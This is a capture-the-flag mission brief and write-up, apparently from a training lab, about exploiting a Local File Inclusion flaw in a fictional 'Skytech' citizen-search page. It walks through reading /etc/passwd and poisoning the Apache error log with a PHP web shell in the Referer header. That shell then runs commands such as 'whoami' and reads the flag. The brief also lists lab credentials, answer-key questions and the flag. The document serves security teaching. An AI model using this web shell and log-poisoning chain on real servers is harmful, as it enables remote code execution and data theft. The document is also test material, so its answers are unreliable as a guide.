Mission Name

The Erase

Historical Context

Ethan utilizes his level 5 datacard, known as Fence, to infiltrate the Skytech facility. His objective is to uncover specific details on his identification card, erase his personal information, and gain temporary access to the Lazarus Citizens database.

Technical Synopsis

Inside the Skytech premises, Ethan will engage with the Lazarus Citizens system. This task is facilitated through a webpage simulation, which harbors a common web vulnerability related to file inclusion. Ethan is tasked with exploiting this vulnerability to seize control of the system.

Mission Outline

Ethan, leverage your Fence datacard to navigate the citizen search function and secure control of the Skytech system. Your mission requires you to return with evidence of your successful system compromise. Best of luck!

Detailed Assignment

Ethan, with the assistance of the level 5 datacard (Fence), ventures into the Skytech facility. His mission revolves around identifying crucial information on his identification card, purging his personal data, and obtaining temporary entry into the Lazarus Citizens records.

Operational Venue

ASUNCION | PARAGUAY

Tools

- User: fen
- Password: f3nc3_p4ssw0rd

Questions

What is the full path of accessible log?

- /var/www/deploys/skytech/log/apache/error

Which element of the navigator is needed to modify to insert a shell in the log?

- Referer

What is the full path of the flag?

- /home/ubuntu/theflag/flag.txt

Items

1. Enumerate files from the vulnerability.
2. Use the knowledge from medium and easy mission to create a dictionary to enumerate log files
3. Insert a shell in log files using the Referer

Categories

- Web
- Local file inclusion
- Enumeration
- Log poisoning

Write Up

Upon gaining access to the Lazarus Skytech system with the provided credentials:

You'll notice the user search form includes a "page" parameter visible in the URL, which is vulnerable to Local File Inclusion (LFI).

By manipulating this parameter, you can read files from the server, such as:

- URL?page=/etc/passwd





Figure 1

This allows you to confirm the LFI vulnerability by displaying the contents of sensitive files.

A specific log file can be accessed at:

- /var/www/deploys/skytech/log/apache/error



skytech.gov/es/skytech/search?page=/var/www/deploys/skytech/log/apache/error.log

LAZARUS INFORMATION


```
mod_authz_core.c(817): [client 11.0.0.14:36254] AH01626: authorization result of Require all granted: granted, referer: http://skytech.gov/ [Mon Jul 05 17:07:46.046558 2021] [authz_core:debug] [pid 829] mod_authz_core.c(817): [cli
Mon Jul 05 17:07:46.050028 2021] [authz_core:debug] [pid 832] mod_authz_core.c(817): [client 11.0.0.14:36256] AH01626: authorization result of Require all granted: granted, referer: http://skytech.gov/ [Mon Jul 05 17:07:46.05006
AH01626: authorization result of : granted, referer: http://skytech.gov/ [Mon Jul 05 17:07:46.050221 2021] [authz_core:debug] [pid 832] mod_authz_core.c(817): [client 11.0.0.14:36256] AH01626: authorization result of Require all gr
authz_core:debug] [pid 832] mod_authz_core.c(817): [client 11.0.0.14:36256] AH01626: authorization result of : granted, referer: http://skytech.gov/ [Mon Jul 05 17:07:46.058503 2021] [authz_core:debug] [pid 831] mod_authz_core.
eferer: http://skytech.gov/ [Mon Jul 05 17:07:46.058554 2021] [authz_core:debug] [pid 831] mod_authz_core.c(817): [client 11.0.0.14:36248] AH01626: authorization result of : granted, referer: http://skytech.gov/ [Mon Jul 05 17:07:
AH01384: Zlib: Compressed 140427 to 21008 : URL /bundles/app/vendor/css/bootstrap.min.css, referer: http://skytech.gov/ [Mon Jul 05 17:07:46.263403 2021] [authz_core:debug] [pid 837] mod_authz_core.c(817): [client 11.0.0.14:3
http://skytech.gov/bundles/app/frontend/css/app.css [Mon Jul 05 17:07:46.263448 2021] [authz_core:debug] [pid 837] mod_authz_core.c(817): [client 11.0.0.14:36264] AH01626: authorization result of : granted, referer: http://skyt
authz_core:debug] [pid 1224] mod_authz_core.c(817): [client 11.0.0.14:36270] AH01626: authorization result of Require all granted: granted, referer: http://skytech.gov/ [Mon Jul 05 17:07:46.703741 2021] [authz_core:debug] [pid 122
granted, referer: http://skytech.gov/ [Mon Jul 05 17:07:46.703913 2021] [authz_core:debug] [pid 1224] mod_authz_core.c(817): [client 11.0.0.14:36270] AH01626: authorization result of Require all granted: granted, referer: http://sky
mod_authz_core.c(817): [client 11.0.0.14:36270] AH01626: authorization result of : granted, referer: http://skytech.gov/ [Mon Jul 05 17:07:46.745603 2021] [authz_core:debug] [pid 830] mod_authz_core.c(817): [client 11.0.0.14:36274] A
Mon Jul 05 17:07:46.745623 2021] [authz_core:debug] [pid 830] mod_authz_core.c(817): [client 11.0.0.14:36274] AH01626: authorization result of : granted, referer: http://skytech.gov/ [Mon Jul 05 17:07:46.745681 2021] [authz_core:
esult of Require all granted: granted, referer: http://skytech.gov/ [Mon Jul 05 17:07:46.745686 2021] [authz_core:debug] [pid 830] mod_authz_core.c(817): [client 11.0.0.14:36274] AH01626: authorization result of : granted, referer:
mod_authz_core.c(817): [client 11.0.0.14:36278] AH01626: authorization result of Require all granted: granted, referer: http://skytech.gov/ [Mon Jul 05 17:07:58.071724 2021] [authz_core:debug] [pid 831] mod_authz_core.c(817): [clie
Mon Jul 05 17:07:58.071817 2021] [authz_core:debug] [pid 831] mod_authz_core.c(817): [client 11.0.0.14:36278] AH01626: authorization result of Require all granted: granted, referer: http://skytech.gov/ [Mon Jul 05 17:07:58.071822 2
authorization result of : granted, referer: http://skytech.gov/ [Mon Jul 05 17:07:58.293734 2021] [deflate:debug] [pid 831] mod_deflate.c(854): [client 11.0.0.14:36278] AH01384: Zlib: Compressed 6833 to 1654 : URL /index.php, refer
mod_authz_core.c(817): [client 11.0.0.14:36286] AH01626: authorization result of Require all granted: granted, referer: http://skytech.gov/ [Mon Jul 05 17:07:58.467363 2021] [authz_core:debug] [pid 829] mod_authz_core.c(817): [clie
Mon Jul 05 17:07:58.467420 2021] [authz_core:debug] [pid 829] mod_authz_core.c(817): [client 11.0.0.14:36286] AH01626: authorization result of Require all granted: granted, referer: http://skytech.gov/ [Mon Jul 05 17:07:58.45742
AH01626: authorization result of : granted, referer: http://skytech.gov/ [Mon Jul 05 17:07:58.468601 2021] [authz_core:debug] [pid 832] mod_authz_core.c(817): [client 11.0.0.14:36288] AH01626: authorization result of Require all gr
```

Figure 2

This log file records information including the HTTP referrer header, which can be exploited for further intrusion.

By intentionally sending a failed request with a specially crafted referrer header, like so:

- Referer: <?php system($_GET['cmd']); ?>




```
POST / HTTP/1.1
Host: skytech.gov
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/web
p,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 77
Origin: http://skytech.gov
Connection: close
Referer: <?php system($_GET['cmd']); ?>
Upgrade-Insecure-Requests: 1

_division=euphea&_username=fen&_password=
%3C%3Fxml+version%3D%221.0%22+%3F%3E
```

Figure 3

And triggering an event that logs this referrer (e.g., a failed login attempt), you can inject PHP code into the log file. This code is executable if the file is subsequently included via the LFI vulnerability.

To exploit this for remote code execution, you might navigate to a URL structured to include the log file and execute a command through the "cmd" GET parameter. For example:

- URL?page=/var/www/deploys/skytech/log/apache/error&cmd=whoami



view-source:http://skytech.gov/es/skytech/search?page=/var/www/deploys/skytech/log/apache/error.log&cmd=whoami

```
[Mon Jul 05 19:19:14.909009 2021] [authz_core:debug] [pid 823] mod_authz_core.c(817): [client 11.0.0.14:39182] AH01626: authorization result of Require all granted: granted, referer: www-data
[Mon Jul 05 19:19:14.909051 2021] [authz_core:debug] [pid 823] mod_authz_core.c(817): [client 11.0.0.14:39182] AH01626: authorization result of <RequireAny>: granted, referer: www-data
[Mon Jul 05 19:19:14.909106 2021] [authz_core:debug] [pid 823] mod_authz_core.c(817): [client 11.0.0.14:39182] AH01626: authorization result of Require all granted: granted, referer: www-data
[Mon Jul 05 19:19:14.909110 2021] [authz_core:debug] [pid 823] mod_authz_core.c(817): [client 11.0.0.14:39182] AH01626: authorization result of <RequireAny>: granted, referer: www-data
[Mon Jul 05 19:19:14.927085 2021] [deflate:debug] [pid 823] mod_deflate.c(854): [client 11.0.0.14:39182] AH01384: Zlib: Compressed 6833 to 1654 : URL /index.php, referer: www-data
[Mon Jul 05 19:19:18.997119 2021] [authz_core:debug] [pid 826] mod_authz_core.c(817): [client 11.0.0.14:39186] AH01626: authorization result of Require all granted: granted
[Mon Jul 05 19:19:18.997150 2021] [authz_core:debug] [pid 826] mod_authz_core.c(817): [client 11.0.0.14:39186] AH01626: authorization result of <RequireAny>: granted
[Mon Jul 05 19:19:18.997218 2021] [authz_core:debug] [pid 826] mod_authz_core.c(817): [client 11.0.0.14:39186] AH01626: authorization result of Require all granted: granted
[Mon Jul 05 19:19:18.997222 2021] [authz_core:debug] [pid 826] mod_authz_core.c(817): [client 11.0.0.14:39186] AH01626: authorization result of <RequireAny>: granted
```


Figure 4

This approach allows for arbitrary command execution on the server.

The flag you're looking for is stored at:

- /home/ubuntu/theflag/flag.txt

To retrieve the flag, you would use the remote execution method to cat the contents of this file, adjusting your command within the "cmd" parameter accordingly.



view-source:http://skytech.gov/es/skytech/search?page=/var/www/deploys/skytech/log/apache/error.log&cmd=cat /home/ubuntu/theflag/flag.txt

```
l 05 19:19:14.909009 2021] [authz_core:debug] [pid 823] mod_authz_core.c(817): [client 11.0.0.14:39182] AH01626: authorization result of Require all granted: granted, referer: flag{LFI_and_control_log_equal_expl
l 05 19:19:14.909051 2021] [authz_core:debug] [pid 823] mod_authz_core.c(817): [client 11.0.0.14:39182] AH01626: authorization result of <RequireAny>: granted, referer: flag{LFI_and_control_log_equal_exploitatio
l 05 19:19:14.909106 2021] [authz_core:debug] [pid 823] mod_authz_core.c(817): [client 11.0.0.14:39182] AH01626: authorization result of Require all granted: granted, referer: flag{LFI_and_control_log_equal_expl
l 05 19:19:14.909110 2021] [authz_core:debug] [pid 823] mod_authz_core.c(817): [client 11.0.0.14:39182] AH01626: authorization result of <RequireAny>: granted, referer: flag{LFI_and_control_log_equal_exploitatio
l 05 19:19:14.927085 2021] [deflate:debug] [pid 823] mod_deflate.c(854): [client 11.0.0.14:39182] AH01384: Zlib: Compressed 6833 to 1654 : URL /index.php, referer: flag{LFI_and_control_log_equal_exploitation}
l 05 19:19:18.997119 2021] [authz_core:debug] [pid 826] mod_authz_core.c(817): [client 11.0.0.14:39186] AH01626: authorization result of Require all granted: granted
l 05 19:19:18.997150 2021] [authz_core:debug] [pid 826] mod_authz_core.c(817): [client 11.0.0.14:39186] AH01626: authorization result of <RequireAny>: granted
l 05 19:19:18.997218 2021] [authz_core:debug] [pid 826] mod_authz_core.c(817): [client 11.0.0.14:39186] AH01626: authorization result of Require all granted: granted
l 05 19:19:18.997222 2021] [authz_core:debug] [pid 826] mod_authz_core.c(817): [client 11.0.0.14:39186] AH01626: authorization result of <RequireAny>: granted
l 05 19:19:19.017214 2021] [deflate:debug] [pid 826] mod_deflate.c(854): [client 11.0.0.14:39186] AH01384: Zlib: Compressed 8361 to 2048 : URL /index.php
l 05 19:19:19.121529 2021] [authz_core:debug] [pid 825] mod_authz_core.c(817): [client 11.0.0.14:39190] AH01626: authorization result of Require all granted: granted, referer: http://skytech.gov/es/skytech/searc
l 05 19:19:19.121555 2021] [authz_core:debug] [pid 825] mod_authz_core.c(817): [client 11.0.0.14:39190] AH01626: authorization result of <RequireAny>: granted, referer: http://skytech.gov/es/skytech/search?page=
```

Figure 5

Flag Information

flag{LFI_and_control_log_equal_exploitation}